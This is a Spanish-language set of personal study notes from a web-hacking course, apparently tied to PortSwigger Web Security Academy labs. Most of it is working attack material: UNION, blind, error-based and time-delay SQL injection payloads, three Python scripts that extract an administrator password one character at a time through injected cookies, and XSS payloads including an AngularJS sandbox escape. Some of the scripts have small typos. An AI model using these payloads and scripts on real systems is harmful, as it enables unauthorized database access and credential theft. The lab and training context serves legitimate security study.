> For the complete documentation index, see [llms.txt](https://beafn28.gitbook.io/beafn28/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://beafn28.gitbook.io/beafn28/web-security/curso-web-s4vitar.md).
# Curso web s4vitar
## SQL
```
select id, username from users where id = '1'
union select "test", group_concat(schema_name) from information_schema.schemata; -- '
```
### ¿Qué hace?
* Realiza **SQL Injection** usando `UNION` para combinar el resultado original con datos del sistema.
* La parte inyectada usa `group_concat(schema_name)` para obtener **todos los nombres de bases de datos** en una sola fila, separados por comas.
```
| id | username |
|------|-------------------------------------------------------|
| 1 | administrator |
| test | information_schema,mysql,performance_schema,sys,login |
```
### ¿Por qué usar `group_concat` en vez de `LIMIT 0,1`?
* `LIMIT 0,1` solo devuelve una base de datos (una fila).
* `group_concat` concatena todas en un único resultado.
* Permite extraer toda la lista de bases de datos en **un solo paso**, de forma más eficiente.
### Ataque UNION
```
'
' order by 2-- - #para mirar cuántas columnas
' union select NULL, schema_name from information_schema.schemata-- -
' union select NULL, table_name from information_schema.tables where table_schema='public'
' union select NULL, column_name from information_schema.columns where table_schema='public' and table_name='users'-- -
' union select NULL, username||':'||password from users-- -
```
### Blind SQL
```
' 1=1-- -
' (select 'a')='a'-- - #meter subquery
' and (select 'a' from users where username='administrator')='a'-- -
' and (select substring(password,1,1) from users where username='administrator')='a'-- -
'and (select substring(password,1,1) from users where username='administrator' and lenght(password)=20)='a'-- -
```
SCRIPT 1
```
import sys
import signal
import string
import time
import requests
from termcolor import colored
def def_handler(sig, frame):
print(colored("\n\n[!] Saliendo...\n", 'red'))
p1.failure("Ataque de fuerza bruta detenido")
sys.exit(1)
# Ctrl+C
signal.signal(signal.SIGINT, def_handler)
characters = string.ascii_lowercase + string.digits
password = ''
p2=log.progress("Password")
def makeSQLi():
print(colored("[*] Iniciando ataque de fuerza bruta", 'yellow'))
time.sleep(2)
for position in range(1, 21):
for character in characters:
payload = f"f0tYdW3TiOpJdmnVo' and (select substring(password,{position},1) from users where username='administrator')='{character}'-- -"
cookies = {
'TrackingId': payload,
'session': 'xkwHU4bggBmEx0ijIEHAyx0fgb60eemG'
}
print(colored(f"[*] Probando: posición {position}, caracter '{character}'", 'blue'))
r = requests.get("https://0afd00540433ac10815c1df5003a00c5.web-security-academy.net", cookies=cookies)
if "Welcome back" in r.text:
password+=character
p2.status(passsword)
break
if __name__ == '__main__':
makeSQLi()
```
BIND EN ORACLE
```
'||(select case when length(password)=20 then to_char(1/0) else '' end from users where username='administrator')||'
'||(select case when substr(password,1,1)='a' then to_char(1/0) else '' end from users where username='administrator')||'
```
SCRIPT 2
```
#!/usr/bin/env python3
from pwn import *
from termcolor import colored
import requests
import signal
import sys
import string
import time
def def_handler(sig, frame):
print(colored("\n[!] Saliendo...", 'red'))
sys.exit(1)
signal.signal(signal.SIGINT, def_handler)
characters = string.ascii_lowercase + string.digits
p1 = log.progress("SQLi")
def makeSQLi():
p1.status("Iniciando ataque de fuerza bruta")
time.sleep(2)
password = ""
p2 = log.progress("Password")
for position in range(1, 21):
for character in characters:
cookies = {
"TrackingId": f"opTM4Ic5M3tdYiBB'||(select case when substr(password,{position},1)='{character}' then to_char(1/0) else '' end from users where username='administrator')||'",
"session": "eeBjOF3YK4uowytMt8WtFXH7U4GcOVo"
}
p1.status(cookies["TrackingId"])
r = requests.get("https://0a5c000504a13a58809508d700a200a2.web-security-academy.net", cookies=cookies)
if r.status_code == 500:
password += character
p2.status(password)
break
if __name__ == '__main__':
makeSQLi()
```
VISIBLE ERROR BASED SQL
```
' or 1=cast((select username from users limit 1) as INT)-- -
' or 1=cast((select password from users limit 1) as INT)-- -
```
BLIND SQL TIME DELAYS
```
'||pg_sleep(10)-- - #postgresql
and select sleep(10)-- #mysql
```
TIME DELAY TO GET IMPORTANT INFORMATION
```
'%3b select case when (username='administrator' and substring(password,1,1)='a') then pg_sleep(5) else pg_sleep(10) end-- -
```
```
#!/usr/bin/env python3
from pwn import *
from termcolor import colored
import requests
import signal
import sys
import string
import time
def def_handler(sig, frame):
p1.failure("")
print(colored("\n[!] Saliendo...\n", 'red'))
sys.exit(1)
# Ctrl+C
signal.signal(signal.SIGINT, def_handler)
characters = string.ascii_lowercase + string.digits
p1 = log.progress("SQLi")
def makeSQLI():
password = ""
p1.status("Iniciando ataque de fuerza bruta")
time.sleep(2)
p2 = log.progress("Password")
for position in range(1, 21):
for character in characters:
cookies = {
'TrackingId': f"test'%3b select case when(username='administrator' and substring(password,{position},1)='{character}') then pg_sleep(2) else pg_sleep(0) end from users-- -",
'session': 'Likdyr1YeNj01gP3QJCEYLboh2e6q4GM'
}
p1.status(cookies["TrackingId"])
time_start = time.time()
r = requests.get("https://0aa100ed04832e02817c438800da0056.web-security-academy.net", cookies=cookies)
time_end = time.time()
if time_end - time_start > 2:
password += character
p2.status(password)
break
if __name__ == '__main__':
makeSQLI()
```

OUT-OF-BAND INTERACTION
> Hay que urlcodearlo ciertos caracteres
EXTRAER INFO
```
' union SELECT EXTRACTVALUE(xmltype(']>'),'/1') FROM dual-- ;
```
{% hint style="warning" %}
Extensión HackVector
{% endhint %}
```
1 union select password from users where username='administrator'
```
```
1 union select username||';'||password from users
```
## XSS
https://test.com'+alert(0)+'
### Evitar signos angulares, comillas simples y dobles, barras invertidas y las propias comillas invertidas
```
${alert(0)}
```
### XSS para robar cookies
Copiar el payload del Burp Collaborator
```
```
Vamos a almacenamiento y en session copiamos la cadena decodificada. Recargar página.
### XSS robar contraseña
```
Introduce tus credenciales para ver el post:
Usuario:
Password:
```
Lo posteamos y le damos a pull now en Burp Collaborator.
### XSS para CSRF
```
```
### Escape de sandbox AngularJS sin cadenas
Miramos la versión y la mejor opción. Este es el trozo de código.
```
angular.module('labApp', []).controller('vulnCtrl', function($scope, $parse) {
$scope.query = {};
var key = 'search';
$scope.query[key] = 'testing';
$scope.value = $parse(key)($scope.query);
});
```
scope -> objeto especial -> controlador/vista
parse-> servicio que interpreta Angular user.name
```
toString().constructor.prototype.charAt=[].join; [1,2]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)
```
### XSS con angular y CSP
```
```
### XSS Reflect Handler y href atributos
Hacemos con el Intruder las etiquetas como en anteriores labs.
```